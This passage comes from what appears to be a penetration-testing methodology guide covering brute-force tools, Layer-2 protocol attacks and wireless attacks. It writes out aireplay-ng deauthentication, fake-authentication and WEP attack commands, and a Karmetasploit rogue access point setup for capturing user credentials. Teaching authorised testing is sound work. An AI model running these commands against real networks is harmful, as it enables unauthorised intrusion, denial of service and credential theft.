it can be determined that a vulnerability has been discovered. Fuzzers are generally good at finding buffer overflow,
DoS, SQL Injection, XSS, and Format String bugs. Fuzzing falls into two categories: Dumb Fuzzing and Intelligent
Fuzzing.
Dumb Fuzzing usually consists of simple modifications to legitimate data, that is then fed to the target application. In
this case, the fuzzer is very easy to write and the idea is to identify low hanging fruit. Although not an elegant approach,
dumb fuzzing can produce results, especially when a target application has not been previously tested.

FileFuzz is an
example of a Dumb Fuzzer. FileFuzz is a Windows based file format fuzzing tool that was designed to automate the
launching of applications and detection of exceptions caused by fuzzed file formats.
Screenshot Here
Intelligent Fuzzers are ones that are generally aware of the protocol or format of the data being tested. Some protocols
require that the fuzzer maintain state information, such as HTTP or SIP. Other protocols will make use of authentication
before a vulnerability is identified. Apart from providing much more code coverage, intelligent fuzzers tend
to cut down the fuzzing time significantly since they avoid sending data that the target application will not understand.
Intelligent fuzzers are therefore much more targeted and sometimes they need to be developed by the security
researcher.
Sniffing
A packet analyzer is used to intercept and log traffic passing over the network. It is considered best practice to utilize
a sniffer when performing exploitation. This ensures that all relevant traffic is captured for further analysis. This is
also extremely useful for extracting cleartext passwords.

Wireshark
Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and
communications protocol development, and education. Originally named Ethereal, in May 2006 the project was
renamed Wireshark due to trademark issues.
Wireshark is cross-platform, using the GTK+ widget toolkit to implement its user interface, and using pcap to capture
packets; it runs on various Unix-like operating systems including Linux, Mac OS X, BSD, and Solaris, and on
Microsoft Windows.
Screenshot Here
Tcpdump
Tcpdump is a common packet analyzer that runs under the command line. It allows the user to intercept and display
TCP/IP and other packets being transmitted or received over a network to which the computer is attached. Tcpdump
works on most Unix-like operating systems: Linux, Solaris, BSD, Mac OS X, HP-UX and AIX among others. In
those systems, tcpdump uses the libpcap library to capture packets.
There is also a port of tcpdump for Windows called WinDump; this uses WinPcap, which is a port of libpcap to
Windows.
Screenshot Here
Brute-Force
A brute force attack is a strategy that can in theory be used by an attacker who is unable to take advantage of any
weakness in a system. It involves systematically checking all possible usernames and passwords until the correct one

is found.
Brutus (Windows)
Brutus is a generic password guessing tool that comes with built-in routines for attacking
HTTP Basic and Forms-based authentication, among other protocols like SMTP and
POP3. Brutus can perform both ''dictionary ''and randomly generated attacks from a given character set.
Screenshot Here
Web Brute (Windows)
Web Brute is included with HPWebInspect and is the primary means of attacking a login form or authentication page,
using prepared lists of user names and passwords.
Screenshot Here
THC-Hydra/XHydra
THC-Hydra (or just Hydra) is a network logon bruteforcer which supports attacking many different services such
as FTP, HTTP, HTTPS, ICQ, IRC, IMAP, LDAP, MS-SQL, MySQL, NCP, NNTP, Oracle, POP3, pcAnywhere, PostgreSQL,
REXEC, RDP, RLOGIN, RSH, SAP R/3, SIP, SMB, SMTP, SNMP, SOCKS, SSH, Subversion (SVN), Team-Speak, Telnet, VNC, VMware Auth Daemon, and XMPP. It is available in both a command line and GUI version.
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Screenshot Here
Screenshot Here
Medusa
Medus is another network logon bruteforcer which supports attacking many different services such as AFP, CVS, FTP,
HTTP, IMAP, MS-SQL, MySQL, NCP, NNTP, Oracle, POP3, pcAnywhere, PostgreSQL, REXEC, RDP, RLOGIN, RSH, SMB, SMTP, SNMP, SOCKS, SSH, Subversion (SVN), Telnet, VNC, and VMware Auth Daemon. It is only
available in a command line version.
Screenshot Here
Ncrack
Ncrack is another network logon bruteforcer which supports attacking many different services such as RDP, SSH,
http(s), SMB, pop3(s), FTP, and telnet. Ncrack was designed using a modular approach, a command-line syntax
similar to Nmap and a dynamic engine that can adapt its behavior based on network feedback.
Screenshot Here
Routing protocols
Routing protocols specify how routers communicate with each other, disseminating information that enables them to
select routes between any two nodes on a computer network, the choice of the route being done by routing algorithms.
Each router has a priori knowledge only of networks attached to it directly. A routing protocol shares this information
first among immediate neighbors, and then throughout the network. This way, routers gain knowledge of the topology
of the network.
Cisco Discovery Protocol (CDP)
The Cisco Discovery Protocol (CDP) is a proprietary Data Link Layer network protocol developed by Cisco Systems
that is implemented in most Cisco networking equipment. It is used to share information about other directly connected

Cisco equipment, such as the operating system version and IP address. CDP can also be used for On-Demand Routing,
which is a method of including routing information in CDP announcements so that dynamic routing protocols do not
need to be used in simple networks.
Cisco devices send CDP announcements to the multicast destination address 01:00:0C:CC:CC:CC, out each connected
network interface. These multicast packets may be received by Cisco switches and other networking devices that
support CDP into their connected network interface. This multicast destination is also used in other Cisco protocols
such as VTP. By default, CDP announcements are sent every 60 seconds on interfaces that support Subnetwork Access
Protocol (SNAP) headers, including Ethernet, Frame Relay, and Asynchronous Transfer Mode (ATM). Each Cisco
device that supports CDP stores the information received from other devices in a table that can be viewed using the
show cdp neighbors command. This table is also accessible via snmp. The CDP table information is refreshed each
time an announcement is received, and the holdtime for that entry is reinitialized. The holdtime specifies the lifetime
of an entry in the table - if no announcements are received from a device for a period in excess of the holdtime, the
device information is discarded (default 180 seconds).
The information contained in CDP announcements varies by the type of device and the version of the operating system
running on it. This information may include the operating system version, hostname, every address (i.e. IP address)
from all protocol(s) configured on the port where CDP frame is sent, the port identifier from which the announcement
was sent, device type and model, duplex setting, VTP domain, native VLAN, power draw (for Power over Ethernet
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devices), and other device specific information. The details contained in these announcements are easily extended due
to the use of the type-length-value (TLV) frame format. The tool for attacking CDP is Yersinia.
Screenshot Here
Hot Standby Router Protocol (HSRP)
Hot Standby Router Protocol (HSRP) is a Cisco proprietary redundancy protocol for establishing a fault-tolerant
default gateway, and has been described in detail in RFC 2281. The Virtual Router Redundancy Protocol (VRRP) is a
standards-based alternative to HSRP defined in IETF standard RFC 3768. The two technologies are similar in concept,
but not compatible.
The protocol establishes a framework between network routers in order to achieve default gateway failover if the
primary gateway should become inaccessible, in close association with a rapid-converging routing protocol like EIGRP
or OSPF. By multicasting packets, HSRP sends its hello messages to the multicast address 224.0.0.2 (all routers) using
UDP port 1985, to other HSRP-enabled routers, defining priority between the routers. The primary

router with the
highest configured priority will act as a virtual router with a pre-defined gateway IP address and will respond to the
ARP request from machines connected to the LAN with the MAC address 0000.0c07.acXX where XX is the group
ID in hex. If the primary router should fail, the router with the next-highest priority would take over the gateway IP
address and answer ARP requests with the same mac address, thus achieving transparent default gateway fail-over. A
HSRP Basics Simulation visualizes Active/Standby election and link failover with Hello, Coup, ARP Reply packets,
and timers.
HSRP and VRRP are not routing protocols as they do not advertise IP routes or affect the routing table in any way.
HSRP and VRRP on some routers have the ability to trigger a failover if one or more interfaces on the router go down.
This can be useful for dual branch routers each with a single serial link back to the head end. If the serial link of the
primary router goes down, you would want the backup router to take over the primary functionality and thus retain
connectivity to the head end. The tool for attacking HSRP is Yersinia.
Screenshot Here
Virtual Switch Redundancy Protocol (VSRP)
The Virtual Switch Redundancy Protocol (VSRP) is a proprietary network resilience protocol developed by Foundry
Networks and currently being sold in products manufactured by both Foundry and Hewlett Packard. The protocol
differs from many others in use as it combines Layer 2 and Layer 3 resilience - effectively doing the jobs of both
Spanning tree protocol and the Virtual Router Redundancy Protocol at the same time. Whilst the restrictions on the
physical topologies able to make use of VSRP mean that it is less flexible than STP and VRRP it does significantly
improve on the failover times provided by either of those protocols.
Dynamic Trunking Protocol (DTP)
The Dynamic Trunking Protocol (DTP) is a proprietary networking protocol developed by Cisco Systems for the
purpose of negotiating trunking on a link between two VLAN-aware switches, and for negotiating the type of trunking
encapsulation to be used. It works on the Layer 2 of the OSI model. VLAN trunks formed using DTP may utilize
either IEEE 802.1Q or Cisco ISL trunking protocols.
DTP should not be confused with VTP, as they serve different purposes. VTP communicates VLAN existence information
between switches. DTP aids with trunk port establishment. Neither protocol transmits the data frames that
trunks carry. The tool for attacking DTP is Yersinia.
Screenshot Here
9.4. Exploitation 157
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Spanning Tree Protocol (STP)
The Spanning Tree Protocol (STP) is a network protocol that ensures a loop-free topology for any bridged Ethernet

local area network. The basic function of STP is to prevent bridge loops and ensuing broadcast radiation. Spanning
tree also allows a network design to include spare (redundant) links to provide automatic backup paths if an active link
fails, without the danger of bridge loops, or the need for manual enabling/disabling of these backup links.
STP is a Data Link Layer protocol. It is standardized as IEEE 802.1D. As the name suggests, it creates a spanning tree
within a mesh network of connected layer-2 bridges (typically Ethernet switches), and disables those links that are not
part of the spanning tree, leaving a single active path between any two network nodes. The tool for attacking STP is
Yersinia.
Screenshot Here
Open Shortest Path First (OSPF)
Open Shortest Path First (OSPF) is an adaptive routing protocol for Internet Protocol (IP) networks. It uses a link state
routing algorithm and falls into the group of interior routing protocols, operating within a single autonomous system
(AS). It is defined as OSPF Version 2 in RFC 2328 (1998) for IPv4. The updates for IPv6 are specified as OSPF
Version 3 in RFC 5340 (2008).
RIP
RIP is a dynamic routing protocol used in local and wide area networks. As such it is classified as an interior gateway
protocol (IGP). It uses the distance-vector routing algorithm. It was first defined in RFC 1058 (1988). The protocol has
since been extended several times, resulting in RIP Version 2 (RFC 2453). Both versions are still in use today, although
they are considered to have been made technically obsolete by more advanced techniques such as Open Shortest Path
First (OSPF) and the OSI protocol IS-IS. RIP has also been adapted for use in IPv6 networks, a standard known as
RIPng (RIP next generation) protocol, published in RFC 2080 (1997).
VLAN Hopping
VLAN hopping (virtual local area network hopping) is a computer security exploit, a method of attacking networked
resources on a VLAN. The basic concept behind all VLAN hopping attacks is for an attacking host on a VLAN to gain
access to traffic on other VLANs that would normally not be accessible. There are two primary methods of VLAN
hopping: switch spoofing and double tagging.
In a switch spoofing attack, an attacking host that is capable of speaking the tagging and trunking protocols used in
maintaining a VLAN imitates a trunking switch. Traffic for multiple VLANs is then accessible to the attacking host.
In a double tagging attack, an attacking host prepends two VLAN tags to packets that it transmits. The first header
(which corresponds to the VLAN that the attacker is really a member of) is stripped off by a first switch the packet
encounters, and the packet is then forwarded. The second, false, header is then visible to the second switch that the
packet encounters. This false VLAN header indicates that the packet is destined for a host on a second,

target VLAN.
The packet is then sent to the target host as though it were layer 2 traffic. By this method, the attacking host can bypass
layer 3 security measures that are used to logically isolate hosts from one another. The tool for attacking 802.1q is
Yersinia.
Screenshot Here
VLAN Trunking Protocol (VTP)
VLAN Trunking Protocol (VTP) is a Cisco proprietary Layer 2 messaging protocol that manages the addition, deletion,
and renaming of Virtual Local Area Networks (VLAN) on a network-wide basis. Cisco's VLAN Trunk Protocol
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reduces administration in a switched network. When a new VLAN is configured on one VTP server, the VLAN is
distributed through all switches in the domain. This reduces the need to configure the same VLAN everywhere. To do
this, VTP carries VLAN information to all the switches in a VTP domain. VTP advertisements can be sent over ISL,
802.1q, IEEE 802.10 and LANE trunks. VTP is available on most of the Cisco Catalyst Family products. The tool for
attacking VTP is Yersinia.
Screenshot Here
9.4.3 RF Access
The goal of the earlier phases is to gather every possible piece of information about the Radio Frequencies in use that
can be leveraged during this phase.
Unencrypted Wireless LAN
It is possible to actually connect to an unencrypted Wireless LAN (WLAN). To connect to an unencrypted WLAN,
you simply have to either issue appropriate commands or use a GUI interface to connect.
Iwconfig (Linux)
The following commands to connect up to the ESSID. To ensure that the wireless interface is down, issue the
following:
ifconfig <nowiki><</nowiki>interface<nowiki>></nowiki> down
Force dhclient to release any currently assigned DHCP addresses with the following command:
dhclient -r <nowiki><</nowiki>interface<nowiki>></nowiki>
Bring the interface back up with the following command:
ifconfig <nowiki><</nowiki>interface<nowiki>></nowiki> up
Iwconfig is similar to ifconfig, but is dedicated to the wireless interfaces. It is used to set the parameters of the network
interface which are specific to the wireless operation. To assign set the ESSID (or Network Name to the wireless
interface, use the following command:
iwconfig <nowiki><</nowiki>interface<nowiki>></nowiki> essid "ESSID_IN_QUOTES"
Next we need to set the operating mode of the device, which depends on the network topology. Setting this to Managed
means that we are connecting to a network that is composed of access points.
iwconfig <nowiki><</nowiki>interface<nowiki>></nowiki> mode Managed
9.4. Exploitation 159
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Use dhclient to obtain a DHCP addresses with the following command:
dhclient <nowiki><</nowiki>interface<nowiki>></nowiki>
At this point we should receive an IP address and be connected to the client's wireless network. Ensure that adequate
screen shots are taken to definitively indicate the ability to connect, receive an IP address, and traverse the network.
Windows (XP/7)
Based upon the wireless network adapter installed,Windows will provide you with a mechanism to connect to wireless
networks. The version of Windows utilized will dictate the process. For this reason we are covering Windows XP and
7.
Screenshot Here
Windows XP will show an icon with a notification that says it has found wireless networks.
Screenshot Here
Right-click the wireless network icon in the lower right corner of your screen, and then click "View AvailableWireless
Networks."
Screenshot Here
The Wireless Network Connection window appears and displays your wireless network listed with the SSID you
chose. If you don't see your network, click Refresh network list in the upper left corner. Click your network, and then
click Connect in the lower right corner.
Windows 7 offers the same ability to connect to wireless networks. On the right side of the taskbar, you will see a
wireless network icon like the one below. Click on it.
Screenshot Here
A window with available network connections will open. As you can see from the screenshot below, the list is split by
the type of available network connections. At the top you have dial-up and virtual private network (VPN) connections,
while at the bottom you have a list of all the wireless networks which Windows 7 has detected. To refresh the list of
available networks, click on the button highlighted in the screenshot below.
Screenshot Here
You can scroll down through the list of available networks. Once you decided on which network to connect to, click
on it. Next, click on the Connect button.
Screenshot Here
If everything is OK, Windows 7 will connect to the network you selected using the given security key.
Attacking the Access Point
All identified access points are vulnerable to numerous attacks. For completeness, we've included some attack methods
that may not be a part of all engagements. Ensure that the scoping is reviewed prior to initiating any attacks.
Denial of Service (DoS)
Within the standard, there are two packets that help in this regard, the Clear To Send (CTS) and Request To Send (RTS)
packets. Devices use RTS packets when they have something big to send, and they don't want other devices to step on
their transmission. CTS packets are sent so that the device knows it's okay to transmit. Every device (other than the

one that sent the RTS) within the range of the CTS packet cannot transmit anything for the duration specified.

The first technique is to transmit the CTS packets, meaning that anyone in range of your signal will be unable to
transmit. This requires a high-gain Omni-directional antenna to a much greater impact. The second technique is to
send an RTS packet to the AP you are targeting. Once the AP gets the RTS packet, it will send the CTS. A highly
directional antenna from a distance can be used to target the AP with an RTS packet. Generally speaking, transmitting
the CTS has a greater impact.

Cracking Passwords

WPA-PSK/ WPA2-PSK

WPA-PSK is vulnerable to brute force attack. Tools like Aircrack and coWPAtty take advantage of this weakness
and provided a way to test keys against dictionaries. The problem is that it's a very slow process. Precomputational
attacks are limited as the BSSID and the BSSID length are seeded into the passphrase hash. This is why WPA-PSK
attacks are generally limited due by time. There is no difference between cracking WPA or WPA2, the authentication
is essentially the same.

The main requirement for any WPA/WPA2 is to capture the authentication handshake and then use Aircrack-ng to
crack the pre-shared key. This can be done either actively or passively. "Actively" means you will accelerate the
process by deauthenticating an existing wireless client. "Passively" means you simply wait for a wireless client to
authenticate to the WPA/WPA2 network.

WPA/WPA2-Enterprise

In environments with a large number of users, such as corporations or universities, WPA/WPA2 pre-shared key management
is not feasible. For example, it wouldn't be possible to track which users are connected and it would be impossible to revoke access to the network for individuals without changing the key for everyone. Therefore WPA2
Enterprise authenticates users against a user database (RADIUS). Two common methods to do that are WPA2-EAPTTLS
and WPA2-PEAP.

Attacks

LEAP

This stands for the Lightweight Extensible Authentication Protocol. This protocol is based on 802.1X and helps
minimize the original security flaws by using WEP and a sophisticated key management system. This EAP-version
is safer than EAP-MD5. This also uses MAC address authentication. LEAP is not safe against crackers. THCLeapCracker
can be used to break Cisco's version of LEAP and be used against computers connected to an access point in the form of a dictionary attack. Anwrap and asleap are other crackers capable of breaking LEAP.

Asleap

Asleap is a designed specifically to recover weak LEAP (Cisco's Lightweight Extensible Authentication Protocol) and

PPTP passwords. Asleap performs Weak LEAP and PPTP password recovery from pcap and AiroPeek files or from
live capture. Finally, it has the ability to deauthenticate clients on a leap WLAN (speeding up leap password recovery).
Screenshot Here
The first step involved in the use of asleap is to produce the necessary database (.dat) and index files (.idx) using
genkeys from the supplied (-r) a dictionary (wordlist) file.
Screenshot Here
The final step in recovering the weak LEAP password is to run the asleap command with our newly created .dat and
.idx files:
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Screenshot Here
802.1X
802.1X is an IEEE Standard for port-based Network Access Control (PNAC). It is part of the IEEE 802.1 group of
networking protocols. It provides an authentication mechanism to devices wishing to attach to a LAN or WLAN.
IEEE 802.1X defines the encapsulation of the Extensible Authentication Protocol (EAP) over IEEE 802 which is
known as “EAP over LAN” or EAPOL. There are two main attacks which can be used against 802.1X:
Key Distribution Attack
The key distribution attack exploits a weakness in the RADIUS protocol. The key distribution attack relies on an
attacker capturing the PMK transmission between the RADIUS server and the AP. As the PMK is transmitted outside
of the TLS tunnel, its protection is solely reliant on the RADIUS server’s HMAC-MD5 hashing algorithm. Should
an attacker be able to leverage a man-in-the-middle attack between the AP and RADIUS sever, a brute-force attempt
could be made to crack the RADIUS shared secret. This would ultimately provide the attacker with access to the PMK
- allowing full decryption of all traffic between the AP and supplicant.
RADIUS Impersonation Attack
The RADIUS impersonation attack relies on users being left with the decision to trust or reject certificates from the
authenticator. Attackers can exploit this deployment weakness by impersonating the target network’s AP service set
identifier (SSID) and RADIUS server. Once both the RADIUS server and AP have been impersonated the attacker can
issue a ‘fake’ certificate to the authenticating user. After the certificate has been accepted by the user the client will
proceed to authenticate via the inner authentication mechanism. This allows the attacker to capture the MSCHAPv2
challenge/response and attempt to crack it offline.
PEAP
The Protected Extensible Authentication Protocol (Protected EAP or PEAP) is a protocol that encapsulates the Extensible
Authentication Protocol (EAP) within an encrypted and authenticated Transport Layer Security (TLS) tunnel. The
purpose was to correct deficiencies in EAP; EAP assumed a protected communication channel, such as

that provided
by physical security, so facilities for protection of the EAP conversation were not provided.
RADIUS Impersonation Attack
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authenticator. Attackers can exploit this deployment weakness by impersonating the target network's AP service set
identifier (SSID) and RADIUS server. Once both the RADIUS server and AP have been impersonated the attacker can
issue a 'fake' certificate to the authenticating user. After the certificate has been accepted by the user the client will
proceed to authenticate via the inner authentication mechanism. This allows the attacker to capture the MSCHAPv2
challenge/response and attempt to crack it offline.
Authentication Attack
The PEAP authentication attack is a primitive means of gaining unauthorized access to PEAP networks. By sniffing
usernames from the initial (unprotected) PEAP identity exchange an attacker can attempt to authenticate to the target
network by 'guessing' user passwords. This attack is often ineffective as the authenticator will silently ignores bad
login attempts ensuring a several second delay exists between login attempts.

EAP-Fast
EAP-FAST (Flexible Authentication via Secure Tunneling) is Cisco's replacement for LEAP. The protocol was designed
to address the weaknesses of LEAP while preserving the "lightweight" implementation. EAP-FAST uses a Protected Access Credential (PAC) to establish a TLS tunnel in which client credentials are verified. EAP-FAST provides
better protection against dictionary attacks, but is vulnerable to MITM attacks. Since many implementations of
EAP-FAST leave anonymous provisioning enabled, AP impersonation can reveal weak credential exchanges.
WEP/WPA/WPA2
The core process of connecting to a WEP encrypted network revolves around obtaining the WEP key for the purpose
of connecting to the network. There are several tools that can be used to perform attacks against WEP.
Aircrack-ng
Aircrack-ng is an 802.11 WEP and WPA-PSK keys cracking program that can recover keys once enough data packets
have been captured. It implements the standard FMS attack along with some optimizations like KoreK attacks, as well
as the all-new PTW attack, thus making the attack much faster compared to other WEP cracking tools.
The first step is to place the wireless interface in monitor mode by entering:
airmon-ng start wlan0
Airmon-ng
Airmon-ng is used to enable monitor mode on wireless interfaces. It may also be used to go back from monitor mode
to managed mode. Entering the airmon-ng command without parameters will show the interfaces status.
To start wlan0 in monitor mode:
airmon-ng start wlan0

To start wlan0 in monitor mode on channel 8:
airmon-ng start wlan0 8
To stop wlan0:
airmon-ng stop wlan0
To check the status:
airmon-ng
Screenshot Here
Enter “iwconfig” to validate the wireless interfaces. The output should look similar to:
Screenshot Here
Airodump-ng
9.4. Exploitation 163
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Airodump-ng is used for packet capturing of raw 802.11 frames and is particularly suitable for collecting WEP IVs
(Initialization Vector) for the intent of using them with Aircrack-ng. If you have a GPS receiver connected to the
computer, Airodump-ng is capable of logging the coordinates of the found access points.
Usage:
airodump-ng <nowiki><</nowiki>options<nowiki>></nowiki> <nowiki><</nowiki>interface<nowiki>>
[</nowiki>,<Options:
--ivs : Save only captured IVs
--gpsd : Use GPSd
--write <nowiki><</nowiki>prefix<nowiki>></nowiki> : Dump file prefix
-w : same as --write
--beacons : Record all beacons in dump file
--update <nowiki><</nowiki>secs<nowiki>></nowiki> : Display update delay in seconds
--showack : Prints ack/cts/rts statistics
-h : Hides known stations for --showack
-f <nowiki><</nowiki>msecs<nowiki>></nowiki> : Time in ms between hopping channels
--berlin <nowiki><</nowiki>secs<nowiki>></nowiki> : Time before removing the AP/client
from the screen when no more packets
are received (Default: 120 seconds)
-r <nowiki><</nowiki>file<nowiki>></nowiki> : Read packets from that file
-x <nowiki><</nowiki>msecs<nowiki>></nowiki> : Active Scanning Simulation
--output-format
<nowiki><</nowiki>formats<nowiki>></nowiki> : Output format. Possible values:
pcap, ivs, csv, gps, kismet, netxml
Short format "-o"
The option can be specified multiple times. In this case, each file format specified will be output.
Screenshot Here
Screenshot Here
Aireplay-ng
Aireplay-ng is primarily used to generate or accelerate traffic for the later use with Aircrack-ng (for cracking WEP
keys). Aireplay-ng supports various attacks such as deauthentication, fake authentication, Interactive packet replay,
hand-crafted ARP request injection and ARP-request re injection. Usage:
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aireplay-ng <nowiki><</nowiki>options<nowiki>></nowiki> <nowiki><</nowiki>replay
interface<nowiki>></These are the attack names and their corresponding “numbers”:
• ‘‘Attack 0: ‘‘Deauthentication
• ‘‘Attack 1: ‘‘Fake authentication

• ‘‘Attack 2: ‘‘Interactive packet replay
• ‘‘Attack 3: ‘‘ARP request replay attack
• ‘‘Attack 4: ‘‘KoreK chopchop attack
• ‘‘Attack 5: ‘‘Fragmentation attack
• ‘‘Attack 9: ‘‘Injection test
Note: Not all options apply to all attacks.
Attack 0 - Deauthentication
A deauthentication attack sends disassociation packets to one or more clients who are currently associated with an
AP. Disassociating clients can reveal a hidden / cloaked ESSID. Deauthentication attacks also provide an ability to
capture WPA/WPA2 handshakes by forcing clients to re-authenticate.
aireplay-ng -0 1 -a 34:EF:44:BB:14:C1 -c 00:E0:4C:6D:27:8D wlan0
• -0 means deauthentication
• 1 is the number of deauths to send (you can send multiple if you wish); 0 means send them continuously
• -a 34:EF:44:BB:14:C1 is the MAC address of the access point
• -c 00:E0:4C:6D:27:8D is the MAC address of the client to deauthenticate; if this is omitted then all clients are
deauthenticated
• wlan0 is the interface name
Screenshot Here
Attack 1 - Fake authentication
The fake authentication attack allows you to perform the two types of WEP authentication (Open System and Shared
Key) and to associate with an AP. This attack is useful in scenarios where there are no associated clients. Note that
fake authentication attacks do not generate ARP packets.
aireplay-ng -1 0 -e 2WIRE696 -a 34:EF:44:BB:14:C1 -h 00:E0:4C:6D:27:8D wlan0
• -1 means fake authentication
• 0 reassociation timing in seconds
• -e 2WIRE696 is the wireless network name
• -a 34:EF:44:BB:14:C1 is the access point MAC address
• -h 00:E0:4C:6D:27:8D is our card MAC address
• wlan0 is the wireless interface name
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Screenshot Here
Attack 3 - ARP Request Replay Attack
The classic ARP request replay attack is the most effective way to generate new initialization vectors. This attack is
probably the most reliable of all. The program listens for an ARP packet then retransmits it back to the AP. This, in
turn causes the AP to repeat the ARP packet with a new IV. The program retransmits the same ARP packet over and
over. However, each ARP packet repeated by the AP has a new IV. The collection of these IVs will later help us later
in determining the WEP key.
aireplay-ng -3 -b 34:EF:44:BB:14:C1 -h 00:E0:4C:6D:27:8D wlan0
• -3 means standard arp request replay
• -b 34:EF:44:BB:14:C1 is the access point MAC address
• -h 00:E0:4C:6D:27:8D is the source MAC address (either an associated client or from fake authentication)

• wlan0 is the wireless interface name
Attack 4 - KoreK chopchop
The KoreK chopchop attack can decrypt a WEP data packet without knowing the key. It can even work against
dynamic WEP. This attack does not recover the WEP key itself, it merely reveals the plaintext. Some APs are not
vulnerable to this attack. They may seem vulnerable at first but actually drop data packets shorter than 60 bytes. If
the AP drops packets shorter than 42 bytes, Aireplay tries to guess the rest of the missing data, as far as the headers
are predictable. If an IP packet is captured Aireplay checks if the checksum of the header is correct after guessing its
missing parts. Remember that this attack requires at least one WEP data packet.
aireplay-ng -4 -b 34:EF:44:BB:14:C1 -h 00:E0:4C:6D:27:8D wlan0
• -4 means the chopchop attack
• -b 34:EF:44:BB:14:C1 is the access point MAC address
• -h 00:E0:4C:6D:27:8D is the source MAC address (either an associated client or from fake authentication)
• wlan0 is the wireless interface name
Attack 5 - Fragmentation Attack
The fragmentation attack does not recover the WEP key itself, but (also) obtains the PRGA (pseudo random generation
algorithm) of the packet. The PRGA can then be used to generate packets with Packetforge-ng which are in turn are
used for various injection attacks. The attack requires at least one data packet to be received from the AP in order to
initiate the attack. Basically, the program obtains a small amount of keying material from the packet then attempts to
send ARP and/or LLC packets with known content to the AP. If the packet is successfully echoed back by the AP then
a larger amount of keying information can be obtained from the returned packet. This cycle is repeated several times
until 1500 bytes of PRGA are obtained (sometimes less than 1500 bytes).
aireplay-ng -5 -b 34:EF:44:BB:14:C1 -h 00:E0:4C:6D:27:8D wlan0
• -5 means run the fragmentation attack
• -b 34:EF:44:BB:14:C1 is the access point MAC address
• -h 00:E0:4C:6D:27:8D is the source MAC address (either an associated client or from fake authentication)
• wlan0 is the wireless interface name

Attack 9: Injection test
The injection test determines if your card can successfully inject wireless packets, and measures ping response times
to APs. If you have two wireless cards connected, the test can also determine which specific injection attacks can be
successfully executed. The basic injection test lists the APs in the area which respond to broadcast probes, and for
each it performs a 30 packet test which measures the connection quality. This connection quality quantifies the ability
of your card to successfully send and receive a response to the test target. The percentage of responses received gives
a good indication of the link quality.

aireplay-ng -9 wlan0
Where:
• -9 - Injection test.
• wlan0 - the interface name
Screenshot Here
Aircrack-ng
Aircrack-ng is an 802.11 WEP and WPA/WPA2-PSK key cracking program. Aircrack-ng can recover the WEP key
once enough encrypted packets have been captured with airodump-ng. This part of the Aircrack-ng suite determines
the WEP key using two fundamental methods. The first method is via the PTW approach (Pyshkin, Tews, and Weinmann).
The default cracking method is PTW.
For cracking WPA/WPA2 pre-shared keys, only a dictionary method is used. SSE2 support is included to dramatically
speed up WPA/WPA2 key processing. A “four-way handshake” is required as input. For WPA handshakes, a full
handshake is composed of four packets. However, Aircrack-ng is able to work successfully with just 2 packets.
EAPOL packets (2 and 3) or packets (3 and 4) are considered a full handshake.
9.4.4 Attacking the User
The Rules of Engagment (ROE) should be validated to ensure this is in-scope before conducting any attacks against
the users
Karmetasploit is a modification of the KARMA to integrate it into Metasploit. Karmetasploit creates a working “evil”
access point working that provides network services to an unsuspecting user. The services Karmetasploit provides
include a DNS daemon that responds to all requests, a POP3 service, an IMAP4 service, a SMTP service, a FTP
service, a couple of different SMB services, and a web service. All DNS lookups result in the IP address of the access
point being returned, resulting in a blackhole effect for all email, web, and other network traffic.
To run Karmetasploit, use aireplay-ng to verify that injection is functioning:
aireplay-ng --test [monitor-interface]
The output of aireplay-ng should indicate that injection is working and that one of the local access points could be
reached. If every access point returns 0% and the message indicating injection is working is not there, you likely need
to use a different/patched driver or a different wireless card.
The Metasploit Framework does not have a DHCP module, so a third-party DHCP service must be configured and
installed. The easiest way to accomplish this is by installed the “dhcpd” package. On Backtrack 4 R2, the package is
called “dhcpd3”or on Backtrack 5, the package is called “dhcp3-server”.
apt-get install dhcp3-server

Once the DHCP server has been installed, an appropriate configuration file needs to be created. This file is normally
called “dhcpd.conf” or “dhcpd3.conf” and resides in /etc, /etc/dhcp, or /etc/dhcp3. The example below uses the
10.0.0.0/24 network with the access point configured at 10.0.0.1.

```
default-lease-time 60;
max-lease-time 72;
ddns-update-style none;
authoritative;
log-facility local7;
subnet 10.0.0.0 netmask 255.255.255.0 {
range 10.0.0.100 10.0.0.254;
option routers 10.0.0.1;
option domain-name-servers 10.0.0.1;
}
```

To run Karmetasploit, there are three things that need to happen. First, airbase-ng must be started and configured as a greedy wireless access point. The following example will beacon the ESSID of the target company, respond to all probe requests, and rebroadcast all probes as beacons for 30 seconds:

```
airbase-ng -P -C 30 -e "<COMPANY ESSID>" -v [monitor-interface]
```

Second, we need to configure the IP address of the at0 interface to match.

```
ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
```

Third, the DHCP server needs to be started on the “at0” TUN/TAP interface created by airbase-ng:

```
dhcpd -cf /etc/dhcpd.conf at0
```

Finally, the Metasploit Framework itself needs to be configured. While its possible to configure each service by hand, its more efficient to use a resource file with the msfconsole interface. A sample resource file, configured to use 10.0.0.1 as the access point address, with nearly every feature enabled, can be downloaded here 2. To use this resource file, run msfconsole with the -r parameter. Keep in mind that msfconsole must be run as root for the capture services to function.

```
msfconsole -r karma.rc
```

Once the Metasploit Framework processes the commands in the resource file, the standard msfconsole shell will be available for commands. As clients connect to the access point and try to access the network, the service modules will do what they can to extract information from the client and exploit browser vulnerabilities.

<Contribution Needed>

<Contribution Needed>

<Contribution Needed>

• DoS / Blackmail angle

A web application involves a web server that accepts input and is most often interfaced using http(s). The penetration tester’s goal is to discover any interaction points that can be manipulated to access information, functionality or services beyond the web applications intended use. Quite often a web application will comprise of tiers. The tiers are

generally broken up into web, application, and data. These tiers can run on one or more servers, and any of the tiers may be load balanced across multiple servers. In the quest to find all the entry points, during the intelligence gathering and vulnerability analysis phase the penetration tester will utilize mostly GET and POST requests but should also

test head, put, delete, trace, options, connect and patch. The objective is to map all input and output points. These
are not limited to simply forms on a page, but include cookies, links, hidden forms, http parameters, etc. During
the exploration particular attention should be given to sessions, cookies, error pages, http status codes, indirectly
accessible pages, encryption usage and server configuration, dns and proxy cache usage. Ideally, this will be done
using both automated and manual methods to discover potential ways to manipulate the web application parameters
or logic. This is generally done using some form of client application (browser) and a proxy that can sit between the
client application and the web application, and a tool to crawl (aka spider) through page links.
SQL Injection (SQLi)
According to OWASP (https://www.owasp.org/index.php/SQL_Injection) SQL Injection, or as it is more commonly
known SQLi, consists of insertion or “injection” of a SQL query via the input data from the client to the application.
A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/
Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the
content of a given file present on the DBMS file system and in some cases issue commands to the operating system.
SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in
